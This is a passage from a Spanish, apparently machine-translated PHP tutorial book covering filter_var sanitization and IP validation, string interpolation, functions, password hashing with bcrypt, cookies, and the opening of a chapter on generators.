string(5) "10000"
string(6) "100001"
string(4) "1000"
string(5) "10000"
string(8) "10000000"
string(9) "100000001"
string(9) "18281-009"
```

Con la opción `FILTER_FLAG_ALLOW_THOUSAND` :

```
var_dump(filter_var(1, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.0, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.0000, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.00001, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.0', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.0000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.00001', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.0', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.0000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.00001', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.8281e-009', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
```

Resultados:

```
string(1) "1"
string(1) "1"
string(6) "100001"
string(1) "1"
string(2) "10"
string(5) "10000"
string(6) "100001"
string(5) "1,000"
string(6) "1,0000"
string(9) "1,0000000"
string(10) "1,00000001"
string(9) "18281-009"
```

Con la opción `FILTER_FLAG_ALLOW_SCIENTIFIC` :

```
var_dump(filter_var(1, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var(1.0, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var(1.0000, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var(1.00001, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1.0', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1.0000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1.00001', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1,000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1,000.0', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1,000.0000', FILTER_SANITIZE_NUMBER_FLOAT,
FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1,000.00001', FILTER_SANITIZE_NUMBER_FLOAT,
FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1.8281e-009', FILTER_SANITIZE_NUMBER_FLOAT,
FILTER_FLAG_ALLOW_SCIENTIFIC));
```

Resultados:

```
string(1) "1"
string(1) "1"
string(1) "1"
string(6) "100001"
string(1) "1"
string(2) "10"
string(5) "10000"
string(6) "100001"
string(4) "1000"
string(5) "10000"
string(8) "10000000"
string(9) "100000001"
string(10) "18281e-009"
```

Validar direcciones IP

Valida un valor es una dirección IP válida

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP));
```

```
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP));
```

Resultados:

```
string(13) "185.158.24.24"
string(39) "2001:0db8:0a0b:12f0:0000:0000:0000:0001"
string(11) "192.168.0.1"
string(9) "127.0.0.1"
```

Valide una dirección IP válida de IPv4:

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_IPV4));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_IPV4));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV4));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV4));
```

Resultados:

```
string(13) "185.158.24.24"
bool(false)
string(11) "192.168.0.1"
string(9) "127.0.0.1"
```

Valide una dirección IP válida de IPv6:

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_IPV6));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_IPV6));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV6));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV6));
```

Resultados:

```
bool(false)
string(39) "2001:0db8:0a0b:12f0:0000:0000:0000:0001"
bool(false)
bool(false)
```

Validar una dirección IP no está en un rango privado:

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_NO_PRIV_RANGE));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE));
```

Resultados:

```
string(13) "185.158.24.24"
string(39) "2001:0db8:0a0b:12f0:0000:0000:0000:0001"
```

```
bool(false)
string(9) "127.0.0.1"
```

Validar una dirección IP no está en un rango reservado:

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_NO_RES_RANGE));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_NO_RES_RANGE));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_RES_RANGE));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_RES_RANGE));
```

Resultados:

```
string(13) "185.158.24.24"
bool(false)
string(11) "192.168.0.1"
bool(false)
```

Lea Filtros y funciones de filtro en línea: https://riptutorial.com/es/php/topic/1679/filtros-y-funciones-de-filtro

Capítulo 46: Formato de cadena

Examples

Extracción / sustitución de subcadenas.

Los caracteres individuales se pueden extraer mediante la sintaxis de matriz (corchete cuadrado) y la sintaxis de corchete. Estas dos sintaxis solo devolverán un solo carácter de la cadena. Si se necesita más de un carácter, se requerirá una función, es decir, substr

Las cadenas, como todo en PHP, están `0` -indexadas.

```
$foo = 'Hello world';

$foo[6]; // returns 'w'
$foo{6}; // also returns 'w'

substr($foo, 6, 1); // also returns 'w'
substr($foo, 6, 2); // returns 'wo'
```

Las cadenas también se pueden cambiar de un carácter a la vez con la misma sintaxis de corchete y corsé. Reemplazar más de un carácter requiere una función, es decir, substr_replace

```
$foo = 'Hello world';

$foo[6] = 'W'; // results in $foo = 'Hello World'
$foo{6} = 'W'; // also results in $foo = 'Hello World'

substr_replace($foo, 'W', 6, 1); // also results in $foo = 'Hello World'
substr_replace($foo, 'Whi', 6, 2); // results in 'Hello Whirled'
// note that the replacement string need not be the same length as the substring replaced
```

Interpolación de cuerdas

También puede utilizar la interpolación para interpolar (*insertar*) una variable dentro de una cadena. La interpolación funciona solo en cadenas entre comillas y la sintaxis heredoc.

```
$name = 'Joel';

// $name will be replaced with `Joel`
echo "<p>Hello $name, Nice to see you.</p>";
#                 ↕
#>   "<p>Hello Joel, Nice to see you.</p>"

// Single Quotes: outputs $name as the raw text (without interpreting it)
echo 'Hello $name, Nice to see you.'; # Careful with this notation
#> "Hello $name, Nice to see you."
```

El formato de **sintaxis compleja (rizado)** proporciona otra opción que requiere que ajuste su variable entre llaves `{}` . Esto puede ser útil cuando incrusta variables dentro del contenido textual

y ayuda a prevenir una posible ambigüedad entre el contenido textual y las variables.

```
$name = 'Joel';

// Example using the curly brace syntax for the variable $name
echo "<p>We need more {$name}s to help us!</p>";
#> "<p>We need more Joels to help us!</p>"

// This line will throw an error (as `$names` is not defined)
echo "<p>We need more $names to help us!</p>";
#> "Notice: Undefined variable: names"
```

La sintaxis `{}` solo interpola las variables que comienzan con `$` en una cadena. La sintaxis `{}` **no** evalúa expresiones PHP arbitrarias.

```
// Example tying to interpolate a PHP expression
echo "1 + 2 = {1 + 2}";
#> "1 + 2 = {1 + 2}"

// Example using a constant
define("HELLO_WORLD", "Hello World!!");
echo "My constant is {HELLO_WORLD}";
#> "My constant is {HELLO_WORLD}"

// Example using a function
function say_hello() {
    return "Hello!";
};
echo "I say: {say_hello()}";
#> "I say: {say_hello()}"
```

Sin embargo, la sintaxis `{}` evalúa el acceso a la matriz, el acceso a la propiedad y las llamadas a funciones / métodos en variables, elementos de la matriz o propiedades:

```
// Example accessing a value from an array — multidimensional access is allowed
$companions = [0 => ['name' => 'Amy Pond'], 1 => ['name' => 'Dave Random']];
echo "The best companion is: {$companions[0]['name']}";
#> "The best companion is: Amy Pond"

// Example of calling a method on an instantiated object
class Person {
  function say_hello() {
    return "Hello!";
  }
}

$max = new Person();

echo "Max says: {$max->say_hello()}";
#> "Max says: Hello!"

// Example of invoking a Closure — the parameter list allows for custom expressions
$greet = function($num) {
    return "A $num greetings!";
};
echo "From us all: {$greet(10 ** 3)}";
#> "From us all: A 1000 greetings!"
```

Observe que el signo de `$` dólar puede aparecer después de la llave de apertura `{` como en los ejemplos anteriores, o, como en Perl o Shell Script, puede aparecer delante de él:

```
$name = 'Joel';

// Example using the curly brace syntax with dollar sign before the opening curly brace
echo "<p>We need more ${name}s to help us!</p>";
#> "<p>We need more Joels to help us!</p>"
```

> La `Complex (curly) syntax` no se llama como tal porque es compleja, sino más bien porque permite el uso de ' **expresiones complejas** '. Leer más sobre `Complex (curly) syntax`

Lea Formato de cadena en línea: https://riptutorial.com/es/php/topic/6696/formato-de-cadena

Capítulo 47: Funciones

Sintaxis

- function func_name ($ parametersName1, $ parametersName2) {code_to_run (); }
- function func_name ($ optionalParameter = default_value) {code_to_run (); }
- function func_name (type_name $ parametersName) {code_to_run (); }
- function & returns_by_reference () {code_to_run (); }
- function func_name (& $ referenceParameter) {code_to_run (); }
- function func_name (... $ variadicParameters) {code_to_run (); } // PHP 5.6+
- function func_name (type_name & ... $ varRefParams) {code_to_run (); } // PHP 5.6+
- function func_name (): return_type {code_To_run (); } // PHP 7.0+

Examples

Uso básico de la función

Una función básica se define y ejecuta así:

```
function hello($name)
{
    print "Hello $name";
}

hello("Alice");
```

Parámetros opcionales

Las funciones pueden tener parámetros opcionales, por ejemplo:

```
function hello($name, $style = 'Formal')
{
    switch ($style) {
        case 'Formal':
            print "Good Day $name";
            break;
        case 'Informal':
            print "Hi $name";
            break;
        case 'Australian':
            print "G'day $name";
            break;
        default:
            print "Hello $name";
            break;
    }
}

hello('Alice');
    // Good Day Alice
```

```
hello('Alice', 'Australian');
    // G'day Alice
```

Pasando Argumentos por Referencia

Los argumentos de la función se pueden pasar "Por referencia", lo que permite a la función modificar la variable utilizada fuera de la función:

```
function pluralize(&$word)
{
    if (substr($word, -1) == 'y') {
        $word = substr($word, 0, -1) . 'ies';
    } else {
      $word .= 's';
    }
}

$word = 'Bannana';
pluralize($word);

print $word;
  // Bannanas
```

Los argumentos de objeto siempre se pasan por referencia:

```
function addOneDay($date)
{
    $date->modify('+1 day');
}

$date = new DateTime('2014-02-28');
addOneDay($date);

print $date->format('Y-m-d');
  // 2014-03-01
```

Para evitar la transferencia implícita de un objeto por referencia, debe `clone` el objeto.

Pasar por referencia también se puede utilizar como una forma alternativa de devolver parámetros. Por ejemplo, la función `socket_getpeername` :

```
bool socket_getpeername ( resource $socket , string &$address [, int &$port ] )
```

Este método en realidad apunta a devolver la dirección y el puerto del par, pero como hay dos valores para devolver, elige usar parámetros de referencia en su lugar. Se puede llamar así:

```
if(!socket_getpeername($socket, $address, $port)) {
    throw new RuntimeException(socket_last_error());
}
echo "Peer: $address:$port\n";
```

Las variables `$address` y `$port` no necesitan definirse antes. Lo harán:

1. ser definido como `null` primero,
2. luego pasa a la función con el valor `null` predefinido
3. luego modificado en la función
4. terminan definidos como la dirección y el puerto en el contexto de llamada.

Listas de argumentos de longitud variable

5.6

PHP 5.6 introdujo listas de argumentos de longitud variable (también conocidos como varargs, argumentos variadic), usando el token `...` antes del nombre del argumento para indicar que el parámetro es variadic, es decir, es una matriz que incluye todos los parámetros suministrados desde ese en adelante.

```
function variadic_func($nonVariadic, ...$variadic) {
    echo json_encode($variadic);
}

variadic_func(1, 2, 3, 4); // prints [2,3,4]
```

Los nombres de los tipos se pueden agregar delante de `...`

```
function foo(Bar ...$bars) {}
```

El operador `&` reference se puede agregar antes de `...` , pero después del nombre de tipo (si corresponde). Considera este ejemplo:

```
class Foo{}
function a(Foo &...$foos){
    $i = 0;
    foreach($a as &$foo){ // note the &
        $foo = $i++;
    }
}
$a = new Foo;
$c = new Foo;
$b =& $c;
a($a, $b);
var_dump($a, $b, $c);
```

Salida:

```
int(0)
int(1)
int(1)
```

Por otro lado, una matriz (o `Traversable`) de argumentos se puede desempaquetar para pasar a una función en forma de una lista de argumentos:

```
var_dump(...hash_algos());
```

Salida:

```
string(3) "md2"
string(3) "md4"
string(3) "md5"
...
```

Compare con este fragmento sin usar `...` :

```
var_dump(hash_algos());
```

Salida:

```
array(46) {
  [0]=>
  string(3) "md2"
  [1]=>
  string(3) "md4"
  ...
}
```

Por lo tanto, las funciones de redireccionamiento para funciones variad ahora se pueden hacer fácilmente, por ejemplo:

```
public function formatQuery($query, ...$args){
    return sprintf($query, ...array_map([$mysqli, "real_escape_string"], $args));
}
```

Además de las matrices, también se pueden usar los `Traversable` , como `Iterator` (especialmente muchas de sus subclases de SPL). Por ejemplo:

```
$iterator = new LimitIterator(new ArrayIterator([0, 1, 2, 3, 4, 5, 6]), 2, 3);
echo bin2hex(pack("c*", ...$it)); // Output: 020304
```

Si el iterador itera infinitamente, por ejemplo:

```
$iterator = new InfiniteIterator(new ArrayIterator([0, 1, 2, 3, 4]));
var_dump(...$iterator);
```

Diferentes versiones de PHP se comportan de manera diferente:

- Desde PHP 7.0.0 hasta PHP 7.1.0 (beta 1):
  - Se producirá una falla de segmentación
  - El proceso de PHP saldrá con el código 139.
- En PHP 5.6:
  - Se mostrará un error fatal de agotamiento de la memoria ("Tamaño de memoria permitido de% d bytes agotados").
  - El proceso de PHP saldrá con el código 255

  Nota: HHVM (v3.10 - v3.12) no admite el desempaquetado de `Traversable` s. En este

intento se mostrará un mensaje de advertencia "Sólo se pueden desempaquetar los contenedores".

Alcance de la función

Las variables dentro de las funciones están dentro de un ámbito local como este.

```
$number = 5
function foo(){
    $number = 10
    return $number
}

foo(); //Will print 10 because text defined inside function is a local variable
```

Lea Funciones en línea: https://riptutorial.com/es/php/topic/4551/funciones

Capítulo 48: Funciones de hash de contraseña

Introducción

A medida que los servicios web más seguros evitan el almacenamiento de contraseñas en formato de texto plano, los lenguajes como PHP proporcionan varias funciones hash (no descifrables) para admitir el estándar de la industria más seguro. Este tema proporciona documentación para el hashing adecuado con PHP.

Sintaxis

- `string password_hash ( string $password , integer $algo [, array $options ] )`
- `boolean password_verify ( string $password , string $hash )`
- `boolean password_needs_rehash ( string $hash , integer $algo [, array $options ] )`
- `array password_get_info ( string $hash )`

Observaciones

Antes de PHP 5.5, puede usar el paquete de compatibilidad para proporcionar las funciones `password_*` . Se recomienda encarecidamente que utilice el paquete de compatibilidad si puede hacerlo.

Con o sin el paquete de compatibilidad, la funcionalidad correcta de Bcrypt a través de `crypt()` basa en PHP 5.3.7+. De lo contrario, *debe* restringir las contraseñas a conjuntos de caracteres solo ASCII.

> **Nota:** si usa PHP 5.5 o una versión inferior, está usando una versión no compatible de PHP que ya no recibe actualizaciones de seguridad. Actualice tan pronto como sea posible, puede actualizar sus hashes de contraseña posteriormente.

Selección de algoritmo

Algoritmos seguros

- **bcrypt** es su mejor opción siempre que use el estiramiento de teclas para aumentar el tiempo de cálculo del hash, ya que hace que los ataques de fuerza bruta sean extremadamente lentos .
- **argon2** es otra opción que estará disponible en PHP 7.2 .

Algoritmos inseguros

Los siguientes algoritmos de hashing son **inseguros o no aptos para el propósito** y, por **lo** tanto **, no deben utilizarse** . Nunca fueron adecuados para el hashing de contraseñas, ya que están

diseñados para resúmenes rápidos en lugar de hashes de contraseñas lentas y difíciles de aplicar.

Si utiliza alguno de ellos , incluso las sales, debe **cambiar** a uno de los algoritmos de seguridad recomendados **lo antes posible** .

Algoritmos considerados inseguros:

- **MD4** - ataque de colisión encontrado en 1995
- **MD5** - ataque de colisión encontrado en 2005
- **SHA-1** - ataque de colisión demostrado en 2015

Algunos algoritmos pueden usarse de manera segura como algoritmo de resumen de mensajes para probar la autenticidad, pero **nunca como algoritmo de hashing de contraseña** :

- **SHA-2**
- **SHA-3**

Tenga en cuenta que los hashes fuertes como SHA256 y SHA512 son ininterrumpidos y robustos, sin embargo, en general es más seguro usar las funciones hash **bcrypt** o **argon2** , ya que los ataques de fuerza bruta contra estos algoritmos son mucho más difíciles para las computadoras clásicas.

Examples

Determine si un hash de contraseña existente puede actualizarse a un algoritmo más fuerte

Si está utilizando el método `PASSWORD_DEFAULT` para permitir que el sistema elija el mejor algoritmo para cifrar sus contraseñas, ya que la fuerza predeterminada aumenta, es posible que desee volver a borrar las contraseñas antiguas a medida que los usuarios inician sesión

```
<?php
// first determine if a supplied password is valid
if (password_verify($plaintextPassword, $hashedPassword)) {

    // now determine if the existing hash was created with an algorithm that is
    // no longer the default
    if (password_needs_rehash($hashedPassword, PASSWORD_DEFAULT)) {

        // create a new hash with the new default
        $newHashedPassword = password_hash($plaintextPassword, PASSWORD_DEFAULT);

        // and then save it to your data store
        //$db->update(...);
    }
}
?>
```

Si las funciones password_ * no están disponibles en su sistema (y no puede usar el paquete de compatibilidad vinculado en las observaciones a continuación), puede determinar el algoritmo y

usarlo para crear el hash original en un método similar al siguiente:

```
<?php
if (substr($hashedPassword, 0, 4) == '$2y$' && strlen($hashedPassword) == 60) {
    echo 'Algorithm is Bcrypt';
    // the "cost" determines how strong this version of Bcrypt is
    preg_match('/\$2y\$(\d+)\$/', $hashedPassword, $matches);
    $cost = $matches[1];
    echo 'Bcrypt cost is '.$cost;
}
?>
```

Creando un hash de contraseña

Cree hashes de contraseñas utilizando `password_hash()` para usar el hash estándar o la derivación de claves más recomendables de la industria. Al momento de escribir, el estándar es bcrypt , lo que significa que `PASSWORD_DEFAULT` contiene el mismo valor que `PASSWORD_BCRYPT` .

```
$options = [
    'cost' => 12,
];

$hashedPassword = password_hash($plaintextPassword, PASSWORD_DEFAULT, $options);
```

El tercer parámetro **no** es **obligatorio** .

El valor del `'cost'` debe elegirse en función del hardware de su servidor de producción. Incrementarlo hará que la contraseña sea más costosa de generar. Cuanto más costoso es generar, más tiempo tomará cualquiera que intente descifrarlo para generarlo también. Lo ideal es que el costo sea lo más alto posible, pero en la práctica debe establecerse para que no disminuya la velocidad demasiado. En algún lugar entre 0.1 y 0.4 segundos estaría bien. Utilice el valor predeterminado si tiene dudas.

5.5

En PHP inferior a 5.5.0, las funciones `password_*` no están disponibles. Debe usar el paquete de compatibilidad para sustituir esas funciones. Tenga en cuenta que el paquete de compatibilidad requiere PHP 5.3.7 o superior o una versión que `$2y` solución de `$2y` fixport (como la que proporciona RedHat).

Si no puede usarlos, puede implementar el hashing de contraseñas con `crypt()` Como `password_hash()` se implementa como un envoltorio alrededor de la función `crypt()` , no necesita perder ninguna funcionalidad.

```
// this is a simple implementation of a bcrypt hash otherwise compatible
// with `password_hash()`
// not guaranteed to maintain the same cryptographic strength of the full `password_hash()`
// implementation

// if `CRYPT_BLOWFISH` is 1, that means bcrypt (which uses blowfish) is available
// on your system
if (CRYPT_BLOWFISH == 1) {
```

```
    $salt = mcrypt_create_iv(16, MCRYPT_DEV_URANDOM);
    $salt = base64_encode($salt);
    // crypt uses a modified base64 variant
    $source = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/';
    $dest = './ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789';
    $salt = strtr(rtrim($salt, '='), $source, $dest);
    $salt = substr($salt, 0, 22);
    // `crypt()` determines which hashing algorithm to use by the form of the salt string
    // that is passed in
    $hashedPassword = crypt($plaintextPassword, '$2y$10$'.$salt.'$');
}
```

Sal para el hash de contraseña

A pesar de la fiabilidad del algoritmo de cripta, todavía existe una vulnerabilidad frente a las tablas de arco iris . Esa es la razón, por eso se recomienda usar **sal** .

Un salt es algo que se agrega a la contraseña antes de hacer hashing para hacer que la cadena fuente sea única. Dadas dos contraseñas idénticas, los hashes resultantes también serán únicos, porque sus sales son únicas.

Una sal aleatoria es una de las piezas más importantes de la seguridad de su contraseña. Esto significa que incluso con una tabla de búsqueda de hashes de contraseña conocida, un atacante no puede hacer coincidir el hash de contraseña del usuario con los hashes de contraseña de la base de datos, ya que se ha utilizado un salt aleatorio. Debes usar sales siempre aleatorias y criptográficamente seguras. Lee mas

Con `password_hash()` `bcrypt` algorithm, la sal de texto sin formato se almacena junto con el hash resultante, lo que significa que el hash se puede transferir a través de diferentes sistemas y plataformas y aún puede compararse con la contraseña original.

7.0

Incluso cuando esto no se recomienda, puede usar la opción de `salt` para definir su propia sal aleatoria.

```
$options = [
       'salt' => $salt, //see example below
];
```

Importante Si omite esta opción, password_hash () generará un valor aleatorio de sal para cada hash de contraseña. Este es el modo de operación previsto.

7.0

La opción salt ha sido desaprobada a partir de PHP 7.0.0. Ahora se prefiere usar simplemente la sal que se genera de forma predeterminada.

Verificando una contraseña contra un hash

`password_verify()`

es la función incorporada provista (a partir de PHP 5.5) para verificar la validez de una contraseña contra un hash conocido.

```
<?php
if (password_verify($plaintextPassword, $hashedPassword)) {
    echo 'Valid Password';
}
else {
    echo 'Invalid Password.';
}
?>
```

Todos los algoritmos de hash admitidos almacenan información que identifica qué hash se usó en el hash mismo, por lo que no es necesario indicar con qué algoritmo está utilizando para codificar la contraseña de texto simple.

Si las funciones password_ * no están disponibles en su sistema (y no puede usar el paquete de compatibilidad vinculado en las observaciones a continuación), puede implementar la verificación de contraseña con la función `crypt()` . Tenga en cuenta que deben tomarse precauciones específicas para evitar los ataques de tiempo .

```
<?php
// not guaranteed to maintain the same cryptographic strength of the full `password_hash()`
// implementation
if (CRYPT_BLOWFISH == 1) {
    // `crypt()` discards all characters beyond the salt length, so we can pass in
    // the full hashed password
    $hashedCheck = crypt($plaintextPassword, $hashedPassword);

    // this a basic constant-time comparison based on the full implementation used
    // in `password_hash()`
    $status = 0;
    for ($i=0; $i<strlen($hashedCheck); $i++) {
        $status |= (ord($hashedCheck[$i]) ^ ord($hashedPassword[$i]));
    }

    if ($status === 0) {
        echo 'Valid Password';
    }
    else {
        echo 'Invalid Password';
    }
}
?>
```

Lea Funciones de hash de contraseña en línea: https://riptutorial.com/es/php/topic/530/funciones-de-hash-de-contrasena

Capítulo 49: Galletas

Introducción

Una cookie HTTP es una pequeña porción de datos enviados desde un sitio web y almacenados en la computadora del usuario por el navegador web del usuario mientras el usuario está navegando.

Sintaxis

- `bool setcookie( string $name [, string $value = "" [, int $expire = 0 [, string $path = "" [, string $domain = "" [, bool $secure = false [, bool $httponly = false ]]]]]] )`

Parámetros

parámetro	detalle
nombre	El nombre de la cookie. Esta es también la clave que puede utilizar para recuperar el valor de `$_COOKIE` super global. *Este es el único parámetro requerido.*
valor	El valor para almacenar en la cookie. Esta información es accesible para el navegador, así que no almacene nada sensible aquí.
expirar	Una marca de tiempo de Unix que representa cuándo debe expirar la cookie. Si se establece en cero, la cookie caducará al final de la sesión. Si se establece en un número menor que la marca de tiempo actual de Unix, la cookie caducará inmediatamente.
camino	El alcance de la cookie. Si se establece en `/` la cookie estará disponible dentro de todo el dominio. Si se establece en `/some-path/` , la cookie solo estará disponible en esa ruta y los descendientes de esa ruta. El valor predeterminado es la ruta actual del archivo en el que se establece la cookie.
dominio	El dominio o subdominio en el que está disponible la cookie. Si se establece en el dominio pelado `stackoverflow.com` , la cookie estará disponible para ese dominio y todos los subdominios. Si se establece en un subdominio `meta.stackoverflow.com` , la cookie estará disponible solo en ese subdominio y en todos los subdominios.
seguro	Cuando se establece en `TRUE` la cookie solo se establecerá si existe una conexión segura HTTPS entre el cliente y el servidor.
httponly	Especifica que la cookie solo debe estar disponible a través del protocolo HTTP / S y no debe estar disponible para lenguajes de script del lado del cliente como JavaScript. Solo disponible en PHP 5.2 o posterior.

Observaciones

Vale la pena señalar que la mera invocación de la función `setcookie` no solo pone los datos dados en la matriz superglobal `$_COOKIE` .

Por ejemplo, no tiene sentido hacer:

```
setcookie("user", "Tom", time() + 86400, "/");
var_dump(isset($_COOKIE['user'])); // yields false or the previously set value
```

El valor aún no está allí, no hasta la próxima página de carga. La función `setcookie` simplemente dice " *con la siguiente conexión http le dice al cliente (navegador) que configure esta cookie* ". Luego, cuando los encabezados se envían al navegador, contienen este encabezado de cookie. Luego, el navegador comprueba si la cookie no ha caducado, y si no, entonces, en la solicitud http, envía la cookie al servidor y ahí es cuando PHP la recibe y coloca el contenido en la matriz `$_COOKIE` .

Examples

Configuración de una cookie

Se establece una cookie utilizando la función `setcookie()` . Dado que las cookies son parte del encabezado HTTP, debe configurar las cookies antes de enviar cualquier salida al navegador.

Ejemplo:

```
setcookie("user", "Tom", time() + 86400, "/"); // check syntax for function params
```

Descripción:

- Crea una cookie con nombre de `user`
- (Opcional) El valor de la cookie es `Tom`
- (Opcional) La cookie caducará en 1 día (86400 segundos)
- (Opcional) La cookie está disponible en todo el sitio web `/`
- (Opcional) La cookie solo se envía a través de HTTPS
- (Opcional) La cookie no es accesible para lenguajes de script como JavaScript

  Solo se puede acceder a una cookie creada o modificada en solicitudes posteriores (donde coincida la `path` y el `domain`) ya que el superglobal `$_COOKIE` no se rellena con los nuevos datos inmediatamente.

Recuperar una cookie

Recuperar y dar salida a una cookie con nombre de `user`

El valor de una cookie se puede recuperar utilizando la variable global `$_COOKIE` . ejemplo, si tenemos una cookie llamada `user` , podemos recuperarla de esta manera

```
echo $_COOKIE['user'];
```

Modificar una cookie

El valor de una cookie se puede modificar restableciendo la cookie

```
setcookie("user", "John", time() + 86400, "/"); // assuming there is a "user" cookie already
```

> Las cookies son parte del encabezado HTTP, por `setcookie()` que se debe llamar a `setcookie()` antes de enviar cualquier salida al navegador.
>
> Al modificar una cookie, asegúrese de que la `path` y `domain` parámetros de `domain` de `setcookie()` coincidan con la cookie existente o se creará una nueva cookie en su lugar.
>
> La parte del valor de la cookie se codificará automáticamente cuando envíe la cookie, y cuando se reciba, se descodificará automáticamente y se asignará a una variable con el mismo nombre que el nombre de la cookie.

Comprobando si una cookie está configurada

Use la función `isset()` sobre la variable superglobal `$_COOKIE` para verificar si una cookie está configurada.

Ejemplo:

```
// PHP <7.0
if (isset($_COOKIE['user'])) {
    // true, cookie is set
    echo 'User is ' . $_COOKIE['user'];
else {
    // false, cookie is not set
    echo 'User is not logged in';
}

// PHP 7.0+
echo 'User is ' . $_COOKIE['user'] ?? 'User is not logged in';
```

Eliminar una cookie

Para eliminar una cookie, establezca la fecha y hora de caducidad en un tiempo en el pasado. Esto activa el mecanismo de eliminación del navegador:

```
setcookie('user', '', time() - 3600, '/');
```

> Al eliminar una cookie, asegúrese de que la `path` y `domain` parámetros de `domain` de `setcookie()` coincidan con la cookie que está intentando eliminar o se creará una nueva cookie que caduca de inmediato.

También es una buena idea desactivar el valor `$_COOKIE` en caso de que la página actual lo use:

```
unset($_COOKIE['user']);
```

Lea Galletas en línea: https://riptutorial.com/es/php/topic/501/galletas

Capítulo 50: Generadores

Examples

¿Por qué usar un generador?

Los generadores son útiles cuando necesitas generar una colección grande para iterar más tarde. Son una alternativa más simple a la creación de una clase que implementa un iterador , que a menudo es una exageración.

Por ejemplo, considere la siguiente función.

```
function randomNumbers(int $length)
{
    $array = [];

    for ($i = 0; $i < $length; $i++) {
        $array[] = mt_rand(1, 10);
    }

    return $array;
}
```

Todo lo que hace esta función es generar una matriz que está llena de números aleatorios. Para usarlo, podríamos hacer `randomNumbers(10)` , lo que nos dará una matriz de 10 números aleatorios. ¿Y si queremos generar un millón de números aleatorios? `randomNumbers(1000000)` lo hará por nosotros, pero a un costo de memoria. Un millón de enteros almacenados en una matriz utiliza aproximadamente **33 megabytes** de memoria.

```
$startMemory = memory_get_usage();

$randomNumbers = randomNumbers(1000000);

echo memory_get_usage() - $startMemory, ' bytes';
```

